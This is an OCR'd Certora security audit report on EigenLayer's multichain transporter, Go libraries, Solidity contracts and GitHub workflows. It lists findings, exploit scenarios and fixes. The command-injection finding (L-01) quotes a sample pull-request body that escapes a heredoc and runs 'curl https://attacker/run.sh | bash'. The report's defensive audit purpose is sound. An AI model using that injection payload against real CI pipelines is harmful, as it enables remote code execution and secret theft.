
certora

Security Assessment Report



EigenLayer Multichain pt2

July 2025

Prepared for EigenLayer team

Table of Contents

certora

Project Summary

Project Scope

Project Name	Repository (link)	Audited Commits	Platform
EigenLayer MultiChain pt2	https://github.com/Layr-Labs/multichain-go/ https://github.com/Layr-Labs/multichain-transporter/ https://github.com/Layr-Labs/eigenlayer-contracts/tree/v1.7.0-rc.3	25557f8 402d7ea fbfd00c	

The following files are included in the audit scope:

multichain-transporter/pkg/transporter/transporter.go
multichain-transporter/cmd/transporter/main.go
multichain-transporter/.github/workflows/*

multichain-go/pkg/transport/transport.go
multichain-go/cmd/transporter/main.go
multichain-go/pkg/transport/transport.go
multichain-go/pkg/logger/logger.go
multichain-go/pkg/util/util.go
multichain-go/pkg/distribution/distribution.go
multichain-go/pkg/blsSigner/blsSigner.go
multichain-go/pkg/blsSigner/inMemoryBLSSigner.go
multichain-go/pkg/chainManager/chainManager.go
multichain-go/pkg/operatorTableCalculator/operatorTableCalculator.go
multichain-go/pkg/txSigner/awsKmsSigner.go
multichain-go/pkg/txSigner/privateKeySigner.go
multichain-go/pkg/txSigner/txSigner.go

multichain-go/.github/workflows/*

src/contracts/multichain/CrossChainRegistry.sol
src/contracts/multichain/OperatorTableUpdater.sol

Project Overview

This document describes the findings of the manual review of **EigenLayer MultiChain pt2**. The work was undertaken from **July 17, 2025** to **July 27, 2025.**

The team manually audited the respective files using code analysis and inspection tools to search for sensitive patterns and assess code structure, with particular attention to issues that can lead to denial of service on the Transporter, and/or incorrect behavior. During the audit, the Certora team discovered issues in the code, as listed on the following page.

Security Considerations

The Multichain-Transporter and Multichain-Go are offchain components that are used in combination with the Sidecar and with onchain components, as part of the EigenLayer protocol. Both components are developed in Golang and leverage GitHub workflows for deployment.

These offchain components communicate with a limited, pre-configured set of other components, and thus expose no direct external attack surface, making the attack surface inherently limited.

Considering that, our audit focused on indirect attack surfaces and on issues that may lead to incorrect operation and/or denial of service. Specifically, we considered cases where attackers leverage (act as) AVSs, Operators, or Restakers, in an attempt to sabotage the normal operation of the audited offchain components.

Our audit contains findings related to indirect attacks that could be leveraged by attackers operating within the web3 domain, and may lead to denial of service (by crashing the Transporter), service delays, or otherwise incorrect operation by the Transporter.

We also found security issues related to how GitHub workflows are used, which we believe are worth remediating, as they may become exploitable in certain scenarios, especially in case the Transporter would be used by third parties such as Operators and/or AVSs.

Audit Goals

1. Enumerate the attack surface of the Multichain-Transporter and Multichain-Go components.
2. Find specific attack vectors in which attackers could realistically lead to incorrect behavior of said components.
3. Suggest limited and accurate fixes for such attack vectors.
4. Suggest modifications to improve the code's overall security stance.

Coverage and Conclusions

1. The overall quality of the audited code is high.
2. The audited components have essentially no exposed direct attack surface, as they only communicate with pre-defined, trusted components.
3. Some indirect attack vectors were identified, in which attackers acting as AVSs / Operators / Restakers may trigger Transporter crashes, leading to denial of service, and/or other incorrect behavior of offchain components.
4. Some security issues were found around GitHub Workflows, and suggestions were made to improve its security posture.
5. In particular, the audit's scope did **not** include:
    a. MITM attack scenarios
    b. Compromised trusted components, such as Sidecar, L1 Chain, and External chains
    c. Supply chain attacks (for example, a compromised or vulnerable Go package used by the Transporter)
    d. Security of third-party code
    e. Attackers with access to the environment in which the audited components are executed

Findings Summary

The table below summarizes the findings of the review, including type and severity details.

Severity	Discovered	Confirmed	Fixed
Critical	0	0	0
High	5	5	5
Medium	3	3	2
Low	5	5	2
Informational	5	5	0
Total	18	18	9

Severity Matrix

Impact	High	Medium	High	Critical
	Medium	Low	Medium	High
	Low	Low	Low	Medium
		Low	Medium	High
		Likelihood		

certora

Detailed Findings

ID	Title	Severity	Status
H-01	Inconsistency: Transporter Recalculates Stake Table Root for Latest Finalized Block Instead of Event Block	High	Fix confirmed.
H-02	Transporter Halts on Operator Registration/Slashing Events for Operator Sets Without Active Reservation	High	Fix confirmed.
H-03	getActiveGenerationReservations, getActiveTransportReservations can be DOS by inflating the table.	High	Fix confirmed.
H-04	SignAndTransportAvsStakeTable can be DOS by front-running updateOperatorTable.	High	Fix confirmed.
H-05	Fake Large calculateOperatorTableBytes() Result Can DOS the Transporter.	High	Fix confirmed.
M-01	verifyInclusionKeccak provides a proof for missing nodes.	Medium	Fix confirmed.
M-02	Transport action can be blocked by blocking CalculateStakeTableRoot.	Medium	Fix confirmed.

M-03	Deployment scripts are susceptible to sandwich attacks.	Medium	Acknowledged
L-01	Command Injection in pr-lint.yaml	Low	Acknowledged
L-02	Possible Insecure Connection to SideCar in connectToSidecar	Low	Acknowledged
L-03	Some APIs don't revert when they should for inactive reservations.	Low	Fix confirmed.
L-04	_removeTransportDestinations should revert if only non-whitelisted chains remain in _transportDestinations.	Low	Acknowledged.
L-05	CrossChainRegistery Pause Leads to Transporter Crash - Operational Risk	Low	Fix confirmed.

High Severity Issues

H-01: Inconsistency: Transporter Recalculates Stake Table Root for Latest Finalized Block Instead of Event Block

Severity: **High**	Impact: **High**	Likelihood: **Medium**
Files: pkg/transporter/transporter.go	Status: Fix confirmed.	

Description:

The transporter receives block events from the Sidecar, which are associated with a specific block number (let's call it Block X). When processing an event, the transporter calls setupTransportComponents, which fetches the latest finalized block number from the blockchain (let's call this Block Y). It then calls tableCalc.CalculateStakeTableRoot using Block Y (the latest finalized block), not necessarily the block number from the event (Block X).
'

Exploit Scenario:

Transporter delay or backlog (either upon normal operation or as a result of malicious activities) may lead to a scenario where the block event and the latest finalized blocks are different - X != Y (Or - more accurately Y > X). The recalculated stake table root and operator set data will reflect the state at Block Y, not Block X.

This could result in the transporter submitting updates that do not correspond to the actual state at the block for which the event was received:

1. AVSs or other chains may act on stale or inconsistent data, believing it reflects the state at X when it actually reflects Y.
2. Slashing or reward logic that depends on the exact state at a specific block may be incorrect.

3. If an operator set is created in one block and cancelled in the very next block, the Sidecar still delivers the "set-created" event, while the finalized state no longer contains that set. When the transporter tries to generate a Merkle proof for the now-missing set, GetTableData() fails; the error propagates to transportOperatorSets, which calls logger.Fatalf, causing the transporter process to exit and immediately crash-loop on restart.

multichain-transporter/pkg/transporter/transporter.go Line 309:

```Go
func (t *Transporter) setupTransportComponents(ctx context.Context) () {
	...code...
	block,err:=l1Client.RPCClient.BlockByNumber(ctx,
big.NewInt(int64(rpc.FinalizedBlockNumber)))   // current finalized block is used as
referenced block
	...code...
	return root, tree, dist, stakeTransport, block, nil
}
```

Recommendations Reference the block number and timestamp from the Block event when setupTransportComponents and tableCalc.CalculateStakeTableRoot called from PerformDeltaTransport.

multichain-transporter/pkg/transporter/transporter.go Line 478:

```Go
	return &Block{
		Number:              resp.Block.BlockNumber,
		Timestamp:           timestamp,
		Transactions:        resp.Block.Transactions,
		ChangedOperatorSets: changedOperatorSets,
	}
```

- Pass Event Block to setupTransportComponents when called from PerformDeltaTransport.

```
Go
      root, tree, dist, stakeTransport, err := t.setupTransportComponents(ctx,
eventBlockNumber, eventBlockTimestamp)
```

- Use the blockNumber and blockTimeStamp from the block event for calling tableCalc.CalculateStakeTableRoot, stakeTransport.SignAndTransportGlobalTableRoot, transportOperatorSets (when called through PerformDeltaTransport).

Customer's response: Fixed in PR-12

Fix Review: Fix confirmed.

H-02: Transporter Halts on Operator Registration/Slashing Events for Operator Sets Without Active Reservation

Severity: **High**	Impact: **High**	Likelihood: **High**
Files: pkg/transporter/transporter.go	Status: Fix confirmed.	

Description:

The transporter currently halts or crashes when it receives a registration or slashing event (e.g., OperatorAddedToOperatorSet, OperatorSlashed) for an operator set that does not have an active reservation in the CrossChainRegistry. A malicious or misconfigured operator/AVS can deliberately trigger such events, causing the transporter to encounter a fatal error and stop processing.

Exploit Scenario:

1. Register or slash an operator in an operator set that does not have an active reservation.
2. The sidecar emits the event as usual.
4. The transporter, upon processing the event, attempts to look up the operator set in the active reservations.
5. Fails to find it, resulting in a fatal error (e.g., Fatalf, panic, or crash).

Result: Denial-of-Service - any operator or AVS can halt the transporter by emitting such events, intentionally or accidentally.

Relevant code path

1. PerformDeltaTransport()
   setupTransportComponents()

CalculateStakeTableRoot()
GetActiveGenerationReservations()

- Returns a list of operator sets with active reservations (e.g., [A, B])
- Builds a distribution containing only those operator sets

2. transportOperatorSets()
   SignAndTransportAvsStakeTable()
   generateOperatorSetProof()
   dist.GetTableIndex(operatorSet)
   - Processing any operator set without active reservation errors on:

multichain-go/pkg/transport/transport.go Line 437

```go
opsetIndex, found := dist.GetTableIndex(operatorSet)
if !found {
      return nil, 0, fmt.Errorf("operator set %v not found in distribution",
operatorSet)
}
```

3. Fatalf in transportOperatorSets(), transporter terminates.

This scenario is relevant for blocks containing only events without active reservations or mix of events with and without valid reservations.

Recommendations: The transporter should filter the ChangedOperatorSets to only include those that have active reservations:

multichain-transporter/pkg/transporter/transporter.go Line 297:

```go
// In PerformDeltaTransport(), before calling transportOperatorSets()
activeOpsets := make([]distribution.OperatorSet, 0)
for _, opset := range changedOperatorSets {
    if dist.HasOperatorSet(opset) { // Only transport if in active reservations
        activeOpsets = append(activeOpsets, opset)
```

```
        }
    }
```

Customer's response: Fixed in PR-14

Fix Review: Fix confirmed.

H-03 getActiveGenerationReservations, getActiveTransportReservations can be DOS by inflating the table.

Severity: **High**	Impact: **High**	Likelihood: **High**
Files: CrossChainRegistry.sol	Status: Fix confirmed.	

Description: CrossChainRegistry, as well as the transporter, can be DOSed by simply inserting a significant number of operators to the _activeGenerationReservations.

Recommendations: Add some sort of locked collateral that would be returned once the active reservation is removed. This would make the capital requirement for such an attack unfeasible.

Customer's response: Fixed in PR-1569 and PR-23

Fix Review: Fix confirmed.

H-04 SignAndTransportAvsStakeTable can be DOS by front-running updateOperatorTable.

Severity: **High**	Impact: **High**	Likelihood: **High**
Files: main.go	Status: Fix confirmed.	

Description: As part of the SignAndTransportAvsStakeTable function, we update the operator table; however, if this update fails, we revert the transportAction entirely.

```
292         tx, err := updaterTransactor.UpdateOperatorTable(
293             txOpts,
294             referenceTimestamp,
295             root,
296             uint32(opsetIndex),
297             proof,
298             tableInfo,
299         )
```

Exploit Scenario: All the values passed to operatorTableUpdater can be calculated in advance, and the method could be called directly, updating the latest reference timestamp.

Causing SignAndTransportAvsStakeTable call to fail due to the reference Timestamp now no longer satisfying,

```
139     require(
140         referenceTimestamp
141             > IBaseCertificateVerifier(getCertificateVerifier(curveType)).latestReferenceTimestamp(operatorSet),
142         TableUpdateForPastTimestamp()
143     );
144
```

and so transportAction would fail.

Continuously calling UpdateOperatorTable would block all transport actions.

Recommendations:

- Add onlyGenerator modifier to UpdateOperatorTable.
- Implement history mapping, and return the cashed information even if the latest operatorTable is further along.

Customer's response: Fixed in PR-1575.

Fix Review: Fix confirmed.

H-05 Fake Large calculateOperatorTableBytes() Result Can DOS the Transporter.

Severity: **High**	Impact: **High**	Likelihood: **High**
Files: operatorTableCalculator.go	Status: Fix confirmed.	

Description: Since a malicious AVS controls the result of calculateOperatorTableBytes(), it can return a huge result, for example 2MB sized result.

The result is later passed to estimateGasPriceAndLimitAndSendTx() and then via RPC to EstimateGas - which would return an error due to excess gas requirement. The error goes back up until hitting a fatal() and the Transporter exits.

Recommendations:

1. Add verifications around calculateOperatorTableBytes() - make sure it returns a value, and that the value undergoes a size check.
2. Avoid crashing due to high gas estimates - log and continue running

Customer's response: Fixed in PR-17

Fix Review: Fix confirmed.

Medium Severity Issues

M-01 verifyInclusionKeccak provides a proof for missing nodes.

Severity: **Medium**	Impact: **High**	Likelihood: **Low**
Files: Merkle.sol BN254CertificateVerifier.sol OperatorTableUpdater.sol	Status: Fix confirmed.	

Note: This attack vector exploit was not thoroughly investigated, the original finding had a higher severity, but it was lowered because the fix would be implemented regardless, and this would better reflect the likelihood of exploitability.

Description: verifyInclusionKeccak does not verify the length of the proof, allowing valid proofs to be submitted to branches on the tree, and not strictly to leaves.

```
31    function verifyInclusionKeccak(
32        bytes memory proof,
33        bytes32 root,
34        bytes32 leaf,
35        uint256 index
36    ) internal pure returns (bool) {
37        return processInclusionProofKeccak(proof, leaf, index) == root;
38    }
```

Exploit Scenario:

1. An attacker calls BN254CertificateVerifier.sol verifyCertificate.
    a. When processing no signers, we can provide proof for a fake operator.

b.
```
275     function _verifyOperatorInfoMerkleProof(
276         bytes32 operatorSetKey⬆,
277         uint32 referenceTimestamp⬆,
278         uint32 operatorIndex⬆,
279         BN254OperatorInfo memory operatorInfo⬆,
280         bytes memory proof⬆
281     ) internal view returns (bool verified) {
282         bytes32 leaf = keccak256(abi.encode(operatorInfo⬆));
283         bytes32 root = _operatorSetInfos[operatorSetKey⬆][referenceTimestamp⬆].operatorInfoT
284         return proof⬆.verifyInclusionKeccak(root, leaf, operatorIndex⬆);
285     }
```

c. Which could later change the signedStakes and lead to lost funds.

Recommendations: Include a check for the height of the Merkel tree, and enforce all proofs to be of that length.

Customer's response: Fixed in PR-1580.


Fix Review: Fix confirmed.

M-02 Transport action can be blocked by blocking CalculateStakeTableRoot.

Severity: **Medium**	Impact: **High**	Likelihood: **High**
Files: main.go	Status: Fix confirmed.	

Note: Was High, lowered to reflect that the fix can be done on-chain which is generally easier to update.

Description: When calculating the stake table, we iterate over each operator set in order to get the calculator for each opset.



```
94      for i, opset := range distributionOpsets {
95          // get the table bytes for the operator set
96          c.logger.Sugar().Infow("Calculating operator table bytes for opset",
97              zap.Uint32("opsetId", opset.Id),
98              zap.String("opsetAvs", opset.Avs.String()),
99          )
100
101         tableBytes, err := c.crossChainRegistryCaller.CalculateOperatorTableBytes(&bind.CallOpts{
102             Context:     ctx,
103             BlockNumber: new(big.Int).SetUint64(referenceBlockNumber),
104         }, opsetsWithCalculators[i])
105         if err != nil {
106             return zeroRoot, nil, nil, fmt.Errorf("failed to calculate operator table bytes for opset %d
107         }
```

When conducting this calculation, if an error occurs, we abort the entire transportAction.

Exploit Scenario: A malicious AVS registers an OperatorTableCalculator which always reverts when the calculateOperatorTableBytes is called, this in turn causes calculateOperatorTableBytes to return an error, aborting transportAction.

Recommendations:

1. Skip operatorSets which errors during calculation.
2. Define a default value that would be assigned in case an error occurred.

Customer's response: Fixed in PR-17

Fix Review: Fix confirmed. This PR introduced multiple third-party packages. Make sure to review supply-chain security scan results.

M-03 Deployment scripts are susceptible to sandwich attacks.

Severity: **Medium**	Impact: **High**	Likelihood: **High**
Files: 1-deploySourceChain.s.sol	Status: Acknowledged	

Note: The following exploit has been disproved, however it is our estimate that this attack **Would** be relevant in the codebase, we leave this finding as **Medium** to increase visibility, although in terms of impact on the scope of this audit, it is an info.

Description: When deploying contracts, Foundry does not always batch the transactions into a single transaction, and an attacker can use this to hijack ownership of susceptible contracts.

Exploit Scenario: CrossChainRegistry, among I suspect other contracts, uses unsafe patterns during deployment.

Initialization of the contract is unprotected. And so an attack can sandwich a transaction between contract creation and initialization to hijack ownership.

```
48          deployImpl({
49              name: type(CrossChainRegistry).name,
50              deployedTo: address(
51                  new CrossChainRegistry({
52                      _allocationManager: Env.proxy.allocationManager(),
53                      _keyRegistrar: Env.proxy.keyRegistrar(),
54                      _permissionController: Env.proxy.permissionController(),
55                      _pauserRegistry: Env.impl.pauserRegistry(),
56                      _version: Env.deployVersion()
57                  })
58              )
59          });
60
61          // Deploy CrossChainRegistry proxy
62          deployProxy({
63              name: type(CrossChainRegistry).name,
64              deployedTo: address(
65                  new TransparentUpgradeableProxy({
66                      _logic: address(Env.impl.crossChainRegistry()),
67                      admin_: Env.proxyAdmin(),
68                      _data: abi.encodeCall(
69                          CrossChainRegistry.initialize,
70                          (
71                              Env.opsMultisig(), // initialOwner
72                              Env.CROSS_CHAIN_REGISTRY_PAUSE_STATUS()
73                          )
74                      )
75                  })
76              )
77          }).
```

Recommendations: Add the Only Creator modifier to **all** contracts that are deployed in this manner.

Customer's response: Not susceptible because we use upgradeAndCall. We can consider adding onlyCreator in the future.

Low Severity Issues

L-01: Command Injection In pr-lint.yaml

Severity: **Low**	Impact: **Low**	Likelihood: **Low**
Files: multichain-transporter /.github/workflows /pr-lint.yaml multichain-go/.github/ workflows /pr-lint.yaml	Status: Acknowledged	

Description:

The “Lint PR” job includes an untrusted PR title and body. An attacker that can create PRs (or edit them) can abuse this in order to inject commands that would be executed in the runner context, to potentially exfiltrate data out of the job execution environment.

This issue exists both in multichain-go and in multichain-transporter

multichain-transporter/.github/workflows/pr-lint.yaml Line 22

```
None
      - name: Lint PR
        run: |
          message=$(cat << 'EOF'
          ${{ github.event.pull_request.title }}

          ${{ github.event.pull_request.body }}
          EOF
          )
```

multichain-go/.github/workflows/pr-lint.yaml Line 24

```
None
      - name: Lint PR
        run: |
          message=$(cat << 'EOF'
          ${{ github.event.pull_request.title }}

          ${{ github.event.pull_request.body }}
          EOF
          )
```

Exploit Scenario:

Attacker with the ability to control the body of a pull request (or create a pull request), sets a malicious pull request body, for example:

```
None
Some text
EOF
curl https://attacker/run.sh | bash
```

The job executes the injected commands.

Severity is low on its own, but may be higher when combined with other issues (for example secrets disclosure), and potentially when used by third party with a different configuration

Recommendations:

Use env vars instead of directly passing inputs into the runner. For example:

```
None
- name: Lint PR
  env:
```

```
    PR_TITLE: ${{ github.event.pull_request.title }}
    PR_BODY: ${{ github.event.pull_request.body }}
  run: |
    printf "%s\n\n%s" "$PR_TITLE" "$PR_BODY" | npx commitlint --verbose
```

Customer's response: Attack not feasible since this is a private repo.

L-02: Possible Insecure Connection to SideCar in connectToSidecar

Severity: **Low**	Impact: **low**	Likelihood: **Low**
Files: multichain-transporter /pkg/transporter /transporter.go	Status: Acknowledged	

Description:

connectToSideCar() uses insecure connection if:

1. The configuration is set to InsecureSidecarRPC, or
2. The SidecarRPCEndpoint contains the string “localhost:”.

While this is intentional, configuration mistakes might lead to plaintext communication. This is more dangerous when considering third parties may set up their own Transporter instances.

```
Go
if t.config.InsecureSidecarRPC || strings.Contains(t.config.SidecarRPCEndpoint,
"localhost:") {
            creds = grpc.WithTransportCredentials(insecure.NewCredentials())
      }
```

Exploit Scenario:

A third party misconfigures a Transporter instance, leading to plaintext communication with the sidecar. Network attackers identify this, and can (1) eavesdrop communication or (2) act as MITM, feeding malicious communication that can crash the Transporter and/or the sidecar.

Recommendations:

Tighten the “localhost:” condition - check if the domain is “localhost” instead of using strings.contains().

If not required, consider removing the InsecureSidecarRPC option. If required, consider limiting this to debug builds and/or include an explicit warning.

Customer’s response: Traffic remains within private network premises.

L-03 Some APIs don't revert when they should for inactive reservations.		
Severity: **Low**	Impact: **Low**	Likelihood: **high**
Files: CrossChainRegistry.sol	Status: Fix confirmed.	

Description: getOperatorTableCalculator, getOperatorSetConfig and calculateOperatorTableBytes should revert for an unregistered operator set.

Recommendations: Add the hasActiveGenerationReservation modifier.

Customer's response: Fixed in PR-1589.

Fix Review: Fix confirmed.

L-04 _removeTransportDestinations should revert if only non-whitelisted chains remain in _transportDestinations.

Severity: **Low**	Impact: **Low**	Likelihood: **Low**
Files: CrossChainRegistry.sol	Status: Acknowledged.	

Description: _removeTransportDestinations should not allow an operatorSet to have only non-whitelisted chains remain.

Recommendations: assuming that the whitelisted chains remain relatively short, you can iterate over the entire _transportDestinations and check if any of the remaining destinations are whitelisted.

Customer's response: Acknowledged - we don't have this function anymore, so fix is irrelevant.

L-05 CrossChainRegistery Pause Leads to Transporter **Crash - Operational Risk.**		
Severity: **Low**	Impact: **Low**	Likelihood: **Low**
Files:	Status: Fix confirmed.	

Description: If a destination chain's OperatorTableUpdater is paused, the Transporter's ConfirmGlobalTableRoot() (and/or UpdateOperatorTable) would revert, leading up to a fatal error.

This is an operational reliability issue.

Recommendations: treat a paused chain like any other chain failure - log error, skip, continue rather than exiting process.

Customer's response: Fixed in PR-18

Fix Review: Fix confirmed.

Informational Issues

I-01. Daily Transport could be delayed up to 24 hours

Description:

If the transporter service is started or restarted after the daily 14:00 UTC boundary, the daily transport operation may not be triggered until the next day, resulting in a delay of up to 24 hours.

Recommendations:

On startup, the transporter should check whether the daily transport for the current day has already been performed.

If not, and the current time is after 14:00 UTC, it should immediately trigger the daily transport operation.

Customer's response: Acknowledged. Will consider adding functionality here in future.

I-02. Malicious AVS Can Cheat Operators and Gain Rewards via Fake / Impersonated calculateOperatorTableBytes().

Description:

The Transporter completely trusts the result of calculateOperatorTableBytes(). AVSs control their own calculator (calculateOperatorTableBytes()).

Combined, this allows a malicious AVS fake table bytes in various ways, leading to skewing rewards from legitimate operators and AVSs towards the malicious AVS and its operators, and other fairness issues.

The Transporter builds the Merkle proof based on the data returned from calculateOperatorTableBytes(), so proofs of the above cases are valid.

Customer's response: Acknowledged. Operators are expected to trust AVSs in this model. They can exit the AVS (deregister or deallocate) if needed.

I-03. Secret Exposed in deploy.yaml when executing the 'deploy-sidecar' job

Description:

When running the deploy-sidecar job, KMS secrets are passed as command-line arguments to helm upgrade. Command line arguments are visible to other processes on the same runner (i.e., via the ps command), and also potentially in logs (when combined with the debug flag used in this case)

Customer's response: Acknowledged. Private repo, ok with this.

I-04. Transporter - Unsafe Deployment in main.yaml

Description:

main.yaml is currently configured to deploy upon any push to any branch (branches: ["*"]). Any push triggers the *deploy-preprod-holesky* job, so unreviewed or malicious code can reach the preprod-holesky environment, allowing access to its secrets

multichain-transporter/.github/workflows/main.yaml Line 4

```
None
name: build

on:
  push:
    branches:
      - "*"
    tags:
      - 'v*'
```

Customer's response: Acknowledged. Our environments are: preprod, testnet, mainnet. Preprod is staging for testnet, so OK with manually updating

I-05. Private keys exposed in command line on manual Transporter execution

Description:

When running the transporter in manual mode, private keys (for transaction signing or BLS signing) can be passed as command-line arguments or environment variables. This exposes sensitive key material in process listings and shell history.

multichain-go/cmd/transporter/main.go Line 146

```go
func validateFlags(c *cli.Context) error {
	// Validate transaction signing configuration
	txPrivateKey := c.String("tx-private-key")
	txKMSKeyID := c.String("tx-aws-kms-key-id")
```

Customer's response: Acknowledged. OK for manual mode.

Disclaimer

Even though we hope this information is helpful, we provide no warranty of any kind, explicit or implied. The contents of this report should not be construed as a complete guarantee that the contract is secure in all dimensions. In no event shall Certora or any of its employees be liable for any claim, damages, or other liability, whether in an action of contract, tort, or otherwise, arising from, out of, or in connection with the results reported here.

About Certora

Certora is a Web3 security company that provides industry-leading formal verification tools and smart contract audits. Certora's flagship security product, Certora Prover, is a unique SaaS product that automatically locates even the most rare & hard-to-find bugs on your smart contracts or mathematically proves their absence. The Certora Prover plugs into your standard deployment pipeline. It is helpful for smart contract developers and security researchers during auditing and bug bounties.

Certora also provides services such as auditing, formal verification projects, and incident response.